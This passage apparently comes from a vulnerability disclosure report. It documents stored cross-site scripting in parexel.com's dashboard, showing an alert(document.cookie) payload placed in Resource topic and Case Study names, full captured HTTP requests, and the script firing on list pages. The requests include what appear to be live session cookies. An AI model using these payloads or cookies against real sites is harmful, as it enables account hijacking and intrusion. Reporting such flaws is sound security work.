https://widgetapi.instabot.io https://static.instabot.io
https://chat.instabot.io https://livechat.instabot.io wss://chat.instabot.io
https://cookie-cdn.cookiepro.com https://geolocation.onetrust.com
https://privacyportal.cookiepro.com https://tag.demandbase.com
```

Figure 6 – Call to create new 'Resource' type

The XSS payload was triggered by viewing the list of 'Resource' types at www.parexel.com/index.php/dashboard/resource_library/types:




https://www.parexel.com/index.php/dashboard/resource_library/types

www.parexel.com says

```
rokoAPI=%7B%22ApplicationSessionUuid%22%3A%22251a65
e5-bde9-4a2b-bea3-2602666429a9%22%7D;
_gcl_au=1.1.1682264295.1765829002;
_ga=GA1.1.1297586075.1765829002;
_fbp=fb.1.1765829002221.862030720371210973; _hj
SessionUser_2954580=eyJpZCI6IjIyYzk5NDNhLWY5NTQtNTIy
NC05ZjczLTFkMDcwOWY1MDkyMiIs
ImNyZWF0ZWQiOjE3NjU4MjkwMDI0NzIsImV4aXN0aW5nIjp0cn
VlfQ==; _fcdscv=eyJDdXN0b21lck
```

Figure 7 – XSS payload executes when viewing the list of Resource types

It was also triggered by viewing the list of 'Resources' at www.parexel.com/index.php/dashboard/resource_library/resources:




https://www.parexel.com/dashboard/resource_library/resources

www.parexel.com says

```
rokoAPI=%7B%22ApplicationSessionUuid%22%3A%22251a65
e5-bde9-4a2b-bea3-2602666429a9%22%7D;
_gcl_au=1.1.1682264295.1765829002;
_ga=GA1.1.1297586075.1765829002;
_fbp=fb.1.1765829002221.862030720371210973; _hj
SessionUser_2954580=eyJpZCI6IjIyYzk5NDNhLWY5NTQtNTIy
NC05ZjczLTFkMDcwOWY1MDkyMiIs
ImNyZWF0ZWQiOjE3NjU4MjkwMDI0NzIsImV4aXN0aW5nIjp0cn
VlfQ==; _fcdscv=eyJDdXN0b21lck
```

Figure 8 – XSS payload also executes when viewing the list of Resources, since Resource types are also listed on this page

When naming a new 'Resource' topic with www.parexel.com/dashboard/resource_library/topics/save:



~~https~~://www.parexel.com/index.php/dashboard/resource_library/topics/add

Add a New Resource Topic

Resource Topic Name


<script>alert(document.cookie)</script>

Enter subtopics for this topic

Show in Filter

☑ Include this topic in filter options

Figure 9 – Naming a Resouce topic with XSS payload




```
POST /dashboard/resource_library/topics/save HTTP/1.1
Host: www.parexel.com
Cookie: visid_incap_3210675=7hI8imTmQt6VuX1JV7H35odpQGkAAAAAQUIPAAAAAADWidyhFrhtZI2XuF5Ssz3u; rokoAPI=
%7B%22ApplicationSessionUuid%22%3A%22251a65e5-bde9-4a2b-bea3-2602666429a9%22%7D; _gcl_au=
1.1.1682264295.1765829002; _ga=GA1.1.1297586075.1765829002; _fbp=fb.1.1765829002221.862030720371210973;
_hjSessionUser_2954580=
eyJpZCI6IjIyYzk5NDNhLWY5NTQtNTIyNC05ZjczLTFkMDcwOWY1MDkyMiIsImNyZWF0ZWQiOjE3NjU4MjkwMDI0NzIsImV4aXN0aW5nI
jp0cnVlfQ==; _fcdscv=
eyJDdXN0b21lcklkIjoiMjg2ZmFhMzEtMjc1My00ODcyLTlmYTgtMjVmYzA4M2ZkMjY2IiwiVmlzaXRvciI6eyJFbWFpbCI6bnVsbCwiR
Xh0ZXJuYWxWaXNpdG9ySWQiOiIyYTAwODJhYS0yY2EwLTQyN2QtYjM2NS1lNzg4NGNhZDZmZDIifSwiVmlzaXRzIjpbXSwiQWN0aXZpdG
llcyI6W10sIkRpYWdub3N0aWNNZXNzYWdlIjpudWxsfQ==; OptanonAlertBoxClosed=2025-12-15T20:04:57.979Z;
AMCV_98CF678254E93B1B0A4C98A5%40AdobeOrg=
179643557%7CMCMID%7C61935385869493252253287106247963503391%7CMCAAMLH-1766433912%7C7%7CMCAAMB-1766433912%7
C6G1ynYcLPuiQxYZrsz_pkqfLG9yMXBpb2zX5dvJdYQJzPXImdj0y%7CMCOPTOUT-1765836312s%7CNONE%7CvVersion%7C5.5.0;
dashboardPanelStatus=null; rokoAPISession=7518f66f-2d2c-4ac1-80ca-d8c8bc6b9055; OptanonConsent=
isGpcEnabled=0&datestamp=Tue+Dec+23+2025+08%3A34%3A01+GMT-0700+(Mountain+Standard+Time)&version=202403.1.
0&browserGpcFlag=0&isIABGlobal=false&hosts=&consentId=1603c311-bea0-48f7-bf4b-1d43a42b440c&interactionCou
nt=1&isAnonUser=1&landingPath=NotLandingPage&groups=C0001%3A1%2CC0002%3A0%2CC0003%3A0%2CC0004%3A0&geoloca
tion=US%3BVA&AwaitingReconsent=false; _ga_N6HJFM3RZG=GS2.1.s1766503353$o8$g1$t1766504041$j57$l0$h0;
_ga_EYK1EGZD8T=GS2.1.s1766503353$o7$g1$t1766504044$j54$l0$h0; CONCRETE=1s28jlg2gqef7nvcejbh8o3k24;
CONCRETE_LOGIN=1
Content-Length: 202
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Accept-Language: en-US,en;q=0.9
Origin: https://www.parexel.com
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/143.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicat
ion/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://www.parexel.com/index.php/dashboard/resource_library/topics/add
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

ccm_token=1766510192%3Ad6932b70546eeb45ea95ad9744b5f50f&topicName=
%3Cscript%3Ealert%28document.cookie%29%3C%2Fscript%3E&topicSubtopic%5B0%5D%5Bid%5D=0&
topicSubtopic%5B0%5D%5Bname%5D=&showInFilter=1&id=0
```

```
HTTP/1.1 302 Found
Date: Tue, 23 Dec 2025 17:16:43 GMT
Server: Apache
Strict-Transport-Security: max-age=31536000; includeSubDomains
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Referrer-Policy: strict-origin-when-cross-origin
Permissions-Policy: geolocation=(), microphone=(), camera=()
Content-Security-Policy-Report-Only: default-src 'self'; script-src 'self' 'unsafe-inline' 'report-sample'
https://www.googletagmanager.com https://www.google-analytics.com https://www.google.com
https://www.googleadservices.com https://www.gstatic.com https://pi.pardot.com https://cdn.pardot.com
https://snap.licdn.com https://connect.facebook.net https://widget.instabot.io
https://widgetapi.instabot.io https://addevent.com https://cdn.addevent.com
https://cookie-cdn.cookiepro.com https://kit.fontawesome.com https://cdn.jsdelivr.net
https://cdn.evgnet.com https://d2i34c80a0ftze.cloudfront.net https://d2iiunr5ws5ch1.cloudfront.net
https://d2wy8f7a9ursnm.cloudfront.net https://www.youtube.com https://player.vimeo.com
https://tag.demandbase.com https://amd.sellingsimplified.net https://explore.parexel.com
https://lottie.host https://assets2.lottiefiles.com https://static.hotjar.com https://script.hotjar.com
https://googleads.g.doubleclick.net https://www.googleadservices.com https://sidebar.bugherd.com
https://www.bugherd.com; style-src 'self' 'unsafe-inline' 'report-sample' https://fonts.googleapis.com
https://translate.googleapis.com https://cdn.jsdelivr.net https://cdnjs.cloudflare.com
https://code.jquery.com https://d2iiunr5ws5ch1.cloudfront.net https://form.asana.com https://lottie.host
https://assets2.lottiefiles.com; img-src 'self' data: blob: https://*.google.com
https://*.googletagmanager.com https://*.google-analytics.com https://*.gstatic.com
https://*.doubleclick.net https://*.googlesyndication.com https://*.linkedin.com https://*.licdn.com
https://*.facebook.com https://*.fbcdn.net https://*.ytimg.com https://*.youtube.com https://*.twitter.com
https://*.twimg.com https://cookie-cdn.cookiepro.com https://static.instabot.io https://tag.demandbase.com
https://*.demandbase.com https://lottie.host https://*.lottiefiles.com
https://d2iiunr5ws5ch1.cloudfront.net https://*.bugherd.com https://*.amazonaws.com; font-src 'self' data:
https://fonts.gstatic.com https://ka-p.fontawesome.com https://cdnjs.cloudflare.com
https://d2iiunr5ws5ch1.cloudfront.net https://at.alicdn.com; connect-src 'self'
https://analytics.google.com https://www.google-analytics.com https://region1.analytics.google.com
https://region1.google-analytics.com https://stats.g.doubleclick.net https://ad.doubleclick.net
https://googleads.g.doubleclick.net https://adservice.google.com https://pagead2.googlesyndication.com
https://www.google.com https://*.google.com https://*.google.co.uk https://*.google.de https://*.google.fr
https://*.google.es https://*.google.it https://*.google.nl https://*.google.co.jp https://*.google.com.au
https://px.ads.linkedin.com https://cdn.linkedin.oribi.io https://*.hotjar.com https://in.hotjar.com
https://vc.hotjar.io https://content.hotjar.io https://widget.instabot.io https://widgetapi.instabot.io
https://static.instabot.io https://chat.instabot.io https://livechat.instabot.io wss://chat.instabot.io
https://cookie-cdn.cookiepro.com https://geolocation.onetrust.com https://privacyportal.cookiepro.com
https://tag.demandbase.com https://tag-logger.demandbase.com https://segments.company-target.com
https://api.company-target.com https://amd.sellingsimplified.net https://st.fullcircleinsights.com
https://ipinfo.io https://geodata.solutions https://maps.googleapis.com https://sessions.bugsnag.com
https://notify.bugsnag.com https://www.bugherd.com wss://ws-mt1.pusher.com wss://ws.pusherapp.com
https://lottie.host https://assets2.lottiefiles.com https://cdn.jsdelivr.net https://ka-p.fontawesome.com;
frame-src 'self' https://www.youtube.com https://player.vimeo.com https://www.facebook.com
https://www.google.com https://www.googletagmanager.com https://insight.adsrvr.org
https://td.doubleclick.net https://vars.hotjar.com https://www.podbean.com https://form.asana.com
```

Figure 10 – Call to create new 'Resource' topic


The XSS payload was triggered by viewing the list of 'Resource' topics at www.parexel.com/index.php/dashboard/resource_library/topics:


https://www.parexel.com/index.php/dashboard/resource_library/topics
www.parexel.com says
OK

rokoAPI=%7B%22ApplicationSessionUuid%22%3A%22251a65e5-bde9-4a2b-bea3-2602666429a9%22%7D; _gcl_au=1.1.1682264295.1765829002; _ga=GA1.1.1297586075.1765829002; _fbp=fb.1.1765829002221.862030720371210973; _hjSessionUser_2954580=eyJpZCI6IjIyYzk5NDNhLWY5NTQtNTIyNC05ZjczLTFkMDcwOWY1MDkyMiIsImNyZWF0ZWQiOjE3NjU4MjkwMDI0NzIsImV4aXN0aW5nIjp0cnVlfQ==; _fcdscv=eyJDdXN0b21lck
lklioiMjg2ZmFhMzEtMjc1My00ODcyLTlmYTgtMjVmYzA4M2ZkMj

Figure 11 – XSS payload executes when viewing list of Resource topics


When naming a 'Case Study' at www.parexel.com/index.php/dashboard/studies/add:



~~https~~://www.parexel.com/index.php/dashboard/studies/manage/add
TO MY WEBSITE
Dashboard > Case Studies > Manage Studies
Manage Studies
Case Study Title
Cancel
Submit

```
<script>alert(document.cookie)</script>
```

Figure 12 – Naming a Case Study with XSS payload




```
POST /dashboard/studies/manage/save HTTP/1.1
Host: www.parexel.com
Cookie: visid_incap_3210675=7hI8imTmQt6VuX1JV7H35odpQGkAAAAAQUIPAAAAAADWidyhFrhtZI2XuF5Ssz3u; rokoAPI=
%7B%22ApplicationSessionUuid%22%3A%22251a65e5-bde9-4a2b-bea3-2602666429a9%22%7D; _gcl_au=
1.1.1682264295.1765829002; _ga=GA1.1.1297586075.1765829002; _fbp=fb.1.1765829002221.862030720371210973;
_hjSessionUser_2954580=
eyJpZCI6IjIyYzk5NDNhLWY5NTQtNTIyNC05ZjczLTFkMDcwOWY1MDkyMiIsImNyZWF0ZWQiOjE3NjU4MjkwMDI0NzIsImV4aXN0aW5nI
jp0cnVlfQ==; _fcdscv=
eyJDdXN0b21lcklkIjoiMjg2ZmFhMzEtMjc1My00ODcyLTlmYTgtMjVmYzA4M2ZkMjY2IiwiVmlzaXRvciI6eyJFbWFpbCI6bnVsbCwiR
Xh0ZXJuYWxWaXNpdG9ySWQiOiIyYTAwODJhYS0yY2EwLTQyN2QtYjM2NS1lNzg4NGNhZDZmZDIifSwiVmlzaXRzIjpbXSwiQWN0aXZpdG
llcyI6W10sIkRpYWdub3N0aWNNZXNzYWdlIjpudWxsfQ==; OptanonAlertBoxClosed=2025-12-15T20:04:57.979Z;
AMCV_98CF678254E93B1B0A4C98A5%40AdobeOrg=
179643557%7CMCMID%7C61935385869493252253287106247963503391%7CMCAAMLH-1766433912%7C7%7CMCAAMB-1766433912%7
C6G1ynYcLPuiQxYZrsz_pkqfLG9yMXBpb2zX5dvJdYQJzPXImdj0y%7CMCOPTOUT-1765836312s%7CNONE%7CvVersion%7C5.5.0;
dashboardPanelStatus=null; rokoAPISession=7518f66f-2d2c-4ac1-80ca-d8c8bc6b9055; OptanonConsent=
isGpcEnabled=0&datestamp=Tue+Dec+23+2025+08%3A34%3A01+GMT-0700+(Mountain+Standard+Time)&version=202403.1.
0&browserGpcFlag=0&isIABGlobal=false&hosts=&consentId=1603c311-bea0-48f7-bf4b-1d43a42b440c&interactionCou
nt=1&isAnonUser=1&landingPath=NotLandingPage&groups=C0001%3A1%2CC0002%3A0%2CC0003%3A0%2CC0004%3A0&geoloca
tion=US%3BVA&AwaitingReconsent=false; _ga_N6HJFM3RZG=GS2.1.s1766503353$o8$g1$t1766504041$j57$l0$h0;
_ga_EYK1EGZD8T=GS2.1.s1766503353$o7$g1$t1766504044$j54$l0$h0; CONCRETE=1s28jlg2gqef7nvcejbh8o3k24;
CONCRETE_LOGIN=1
Content-Length: 701
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="143", "Not A(Brand";v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "macOS"
Accept-Language: en-US,en;q=0.9
Origin: https://www.parexel.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryIioN5JV5p5UvdRxC
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/143.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicat
ion/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://www.parexel.com/index.php/dashboard/studies/manage/add
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

